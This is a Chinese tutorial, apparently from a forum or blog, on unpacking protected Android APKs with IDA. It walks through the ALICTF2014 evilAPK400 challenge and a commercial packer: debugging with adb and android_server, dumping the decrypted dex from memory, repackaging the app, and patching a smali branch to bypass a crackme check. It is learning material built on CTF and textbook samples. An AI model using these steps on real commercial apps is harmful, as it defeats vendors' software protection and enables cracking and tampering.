
```
D   09-30 05:17:10.449   1253   1253   com.ali.encryption   debug   enter dex_juicer_patch 0xaa3c9008, 105716
```

3. 现在，打开 IDA，设置 Android 调试环境，Attach 到 com.ali.encryption 进程上面去，在 libmobisec.so 加载时断下来(如果不会的话，请参照 http://bbs.pediy.com/showthread.php?t=178659)，然后在 Hex View 里面按 g，输入前面看到的 0xaa3c9008，敲回车，看到了什么？

dex.035，标准的 dex 文件头有木有，这时候相信很多人都会选择把 dex dump 出来吧。文件起始位置找到了，大小在文件头里面有




长度是 0x19cf4。接下来按 shift+F2，写一段 dump 脚本



点击 Run，dump.dex 到手。

4. 当然，如果这个这么简单也就没有写这些的必要了。用 baksmali 反编译，会出现一堆错误信息



到此就卡住了。让我们回过头来仔细看看上面这些应该如何分析的。

5. 回到最初的 logcat 信息，我们仔细来分(xia)析(cai)一下解密流程：

```
D   09-30 05:22:06.249   1274   1274   com.ali.encryption   debug   enter parse_dex
D   09-30 05:22:06.249   1274   1274   com.ali.encryption   debug   dex magic ♦ ♦ ♦ y ^ 1 ♦
D   09-30 05:22:06.249   1274   1274   com.ali.encryption   debug   apkPah:/data/app/com.ali.encryption-1.apk
D   09-30 05:22:06.299   1274   1274   com.ali.encryption   debug   crc:ce9a06d1
D   09-30 05:22:06.299   1274   1274   com.ali.encryption   debug   DURATION: 53.103ms
D   09-30 05:22:06.299   1274   1274   com.ali.encryption   debug   decrypted len:21290
D   09-30 05:22:06.309   1274   1274   com.ali.encryption   debug   after decrypt dex magic ]
D   09-30 05:22:06.309   1274   1274   com.ali.encryption   debug   unpackSize: 105716
D   09-30 05:22:06.369   1274   1274   com.ali.encryption   debug   DURATION: 67.262ms
D   09-30 05:22:06.369   1274   1274   com.ali.encryption   debug   after uncompressed dex magic d e x
D   09-30 05:22:06.369   1274   1274   com.ali.encryption   debug    0 3 5
```

第一步是这些。根据 log 可以看出，关键函数式 parse_dex，第一次 dex magic 是乱码，之后有一些解密和解压信息，第二次的 dex magic 就是正常的 dex035 了。由此可以确定，如果在 magic 正常之后，进行内存 dump，就能获得一个 dex 文件。过程就不多说了，会 点调试的人，配合 IDA 神奇的 F5 功能，查找字符串，然后查找引用，或者直接从导出表里面找到 parse_dex 函数，进行分析。应该就能 dump 出 dex 文件来，但是该 dump 文件反编译之后，发现没有任何有用的代码，所有代码都是 RuntimeException 的形式。

```
.class public Lcom/ali/encryption/MainActivity;
.super Landroid/app/Activity;


# direct methods
.method public constructor <init>()V
    .registers 2

    new-instance v0, Ljava/lang/RuntimeException;

    invoke-direct {v0}, Ljava/lang/RuntimeException;-><init>()V

    throw v0
.end method

.method private a()V
    .registers 2

    new-instance v0, Ljava/lang/RuntimeException;

    invoke-direct {v0}, Ljava/lang/RuntimeException;-><init>()V

    throw v0
.end method

.method static synthetic a(Lcom/ali/encryption/MainActivity;)V
    .registers 2

    new-instance v0, Ljava/lang/RuntimeException;

    invoke-direct {v0}, Ljava/lang/RuntimeException;-><init>()V

    throw v0
.end method

```

声明：本图盗自万抽抽的<ALICTF2014 evilAPK400 完整脱壳分析>译文，链接：http://bbs.pediy.com/showthread.php?t=192836，个人懒得再做一遍了，如果侵权，请作者联系我删除。:)

6. 然后继续看 logcat 的输出

```
D  09-30 05:22:06.419  1274  1274  com.ali.encryption  debug  enter dex_juicer_patch 0xaa3c9008, 105716
D  09-30 05:22:06.429  1274  1274  com.ali.encryption  debug  dex magic ♦ ♦ ♦ y ^ ]
D  09-30 05:22:06.429  1274  1274  com.ali.encryption  debug  crc:ce9a06d1
D  09-30 05:22:06.429  1274  1274  com.ali.encryption  debug  DURATION: 2.034ms
D  09-30 05:22:06.429  1274  1274  com.ali.encryption  debug  decrypted len:33717
D  09-30 05:22:06.429  1274  1274  com.ali.encryption  debug  after decrypt dex magic ]
D  09-30 05:22:06.429  1274  1274  com.ali.encryption  debug  unpackSize: 90264
D  09-30 05:22:06.459  1274  1274  com.ali.encryption  debug  DURATION: 32.698ms
D  09-30 05:22:06.459  1274  1274  com.ali.encryption  debug  after uncompressed dex magic □ □
D  09-30 05:22:06.459  1274  1274  com.ali.encryption  debug  mapped juice to 0xaa3e6000 with size 90264
D  09-30 05:22:06.469  1274  1274  com.ali.encryption  debug  exit parse_dex
```

这里看到一个 dex_juicer_patch 的函数，pacth 啊，一看到这个单词，就知道，肯定是关键了。然后动态调试 dex_juicer_patch 函数，发现 0xAA3C9008 是 parse_dex 里面存放解密后 dex 的内存首地 址，dex_juicer_patch 的内容就是对 dex 内存空间做了系(x)列(x)操(o)作(o)。过程如果不是对 ARM 很熟的童鞋，估计看到就头 大。在这里就不细说了。


7. 继续看 logcat，发现之后的操作，就是一些替换 app，加载新 dex 的操作了，没有什么值得注意的。

```
D  09-30 05:22:06.469  1274  1274  com.ali.encryption  debug  enter replace_classloader_cookie
D  09-30 05:22:06.469  1274  1274  com.ali.encryption  debug  element count: 1
D  09-30 05:22:06.469  1274  1274  com.ali.encryption  debug  element is /data/app/com.ali.encryption-1.apk
D  09-30 05:22:06.469  1274  1274  com.ali.encryption  debug  exit replace_classloader_cookie
D  09-30 05:22:06.469  1274  1274  com.ali.encryption  debug  enter new application
D  09-30 05:22:06.469  1274  1274  com.ali.encryption  debug  exit new application
D  09-30 05:22:06.469  1274  1274  com.ali.encryption  debug  ##### attachBaseContext spent:
D  09-30 05:22:06.469  1274  1274  com.ali.encryption  debug  DURATION: 263.826ms
D  09-30 05:22:06.469  1274  1274  com.ali.encryption  debug  exit attachBaseContext
D  09-30 05:22:06.469  1274  1274  com.ali.encryption  debug  enter replace_app_application
D  09-30 05:22:06.479  1274  1274  com.ali.encryption  debug  compare: i=0 item=0x1e00003d
D  09-30 05:22:06.479  1274  1274  com.ali.encryption  debug  replace: find same replace
D  09-30 05:22:06.479  1274  1274  com.ali.encryption  debug  exit replace_app_application
D  09-30 05:22:06.479  1274  1274  com.ali.encryption  debug  call onCreate start
D  09-30 05:22:06.479  1274  1274  com.ali.encryption  debug  call onCreate end
```


8. 到此，应该发现 dex_juicer_patch 函数是重点中的重点，但是看不懂 ARM 汇编，该怎么办呢？其实前面说 了，dex_juicer_patch 是对内存 0xAA3C9008 的操作，那么等 dex_juicer_patch 执行完了，0xAA3C9008 处的 内存是不是就是修复后的 dex 文件呢？
话不多说，在 dex_juicer_patch 运行结束，返回前执行之前 dump 脚本，把内存 dump 出来。然后用 baksmali 反编译看看。
然后。。。。。。就回到了第 4 步的结论，反编译各种错误。不过相比于都是 RuntimeException 有进步。

9. 大结局
其实做为一个新手，做到这一步就差不多了，后续内容，要么有很强的实力，要么有很强的运气。都没有的话会比较蛋疼，例如 me。
过程就不啰嗦了，结论就是，分析 dex 文件，可以发现里面很多指针指向了文件末尾以外。那么就可以猜测出来，dex 文件头的文件长度并不是 patch 之后真正的文件长度，那么只要扩大这个值，把完整的 dex 文件 dump 出来就行了。
个人的方法呢，就是从 0xAA3C9008 + 0x19CF4 处开始往下找，找到下一段全是 0 的内存区，然后从 0xAA3C9008 到全是 0 的内存区 dump 出来。因为全 0 一般表示分割，可以用来大概区分数据段，如果一次不行的话，就继续往后找下一段。

最后贡献一下 dump 代码：



反编译的结果：



最后的 dex 破解，就不关我的事了，有兴趣的童鞋可以自己尝试一下，如果还有难点，欢迎联系我。

10. 总结

总之一句话：大盗不操戈。很多看似很困难的事情，只是因为我们没有想到更优雅的解决办法。

crackme.zip.

某加密(ajm)

我是小三
最近有空 学习下 apk 的保护,简单分析了某加密加固后的程序流程,可以在 inflate 或 dvmDexFileOpenPartial 函数下断点,快速 dump 出 Dex 明文出来,如果想要了解详细流程的可以自己去分析了..(样本为 Android 软件安全与逆向分析中的 Crackme0201.apk)(高手不要见笑，没有任何目的,仅供小菜玩乐)
下面看具体操作步骤.

加固前 apk 结构如下所示

加固后 apk 结构如下所示

一：准备调试环境:
将 IDA 的 android_server 复制到 android 模拟器里面,修改其权限,执行.
adb push android_server/data/local/tmp/
adb shell chmod 755/data/local/tmp/android_server
cd /data/local/tmp
./android_server


成功执行以上命令后打开另一个终端执行如下命令
adb forward tcp:23946 tcp:23946

二:打开 IDA 开始调试


调试前在加固后程序中加一句 smali 代码,让她睡一会儿,好让我们有时间去附加她,如下图所示.

```
6     # direct methods
7     .method static constructor <clinit>()V
8         .locals 2
9
10        .prologue
11        .line 7
12        const-string v0, "exec"
13
14        invoke-static {v0}, Ljava/lang/System;->loadLibrary(Ljava/lang/String;)V
15
16        .line 8
17        const-string v0, "execmain"
18
19        invoke-static {v0}, Ljava/lang/System;->loadLibrary(Ljava/lang/String;)V
20
21        const-wide/32 v0, 0x6a60
22        invoke-static {v0, v1}, Landroid/os/SystemClock;->sleep(J)V
23
24        .line 9
25        return-void
26    .end method
```


编译好后安装到模拟器运行, 准备调试, 如下图



附加成功后按"G"键 跳到 dvmDexFileOpenPartial 函数或 inflate 函数去下断,然后 F9 运行,如下图所示.



此时寄存器情况如下所示:



R0 为存放 DEX 数据首地址,R1 为 Dex 大小,Dump 出来.

开始地址为: 4489B530 大小: 4EAD8 结束地址 448EA008

```
4489B530  64 65 78 0A 30 33 35 00  E7 9B 26 6A 19 29 4C 40  dex.035...&j.)L@
4489B540  6B A5 C9 BA 38 88 AD B4  C6 B2 08 FF B9 E6 97 E7  k...8...........
4489B550  D8 EA 04 00 70 00 00 00  78 56 34 12 00 00 00 00  ....p...xV4.....
4489B560  00 00 00 00 08 EA 04 00  31 0E 00 00 70 00 00 00  ........1...p...
4489B570  04 02 00 00 34 39 00 00  B2 02 00 00 44 41 00 00  ....49......DA..
4489B580  ED 02 00 00 9C 61 00 00  40 0C 00 00 04 79 00 00  .....a..@....y..
4489B590  20 01 00 00 04 DB 00 00  D4 EB 03 00 04 FF 00 00   ...............
4489B5A0  D8 F4 02 00 DA F4 02 00  DD F4 02 00 E1 F4 02 00  ................
4489B5B0  E7 F4 02 00 EC F4 02 00  03 F5 02 00 2B F5 02 00  ............+...
```

三:将加固后的的 apk 解压出来(zip 解压),将里面的 classes.dex 替换成我们 dump 出来的原始 dex,删除加固后的 libexec.so libexecmain.so 与其它
一些无用文件(可以不删除)然打包成 apk.

接下来反编译打包后的 apk,一定要删除 AndroidManifest.xml 文件中 android:name="com.shell.SuperApplication" 并保存

分析反编译的 smali 代码,根据 strings.xml 中的字符串提示,将 if-nez v0, :cond_0 改成 if-eqz v0, :cond_0 保存,编译成功后安装测试,如下图所示.

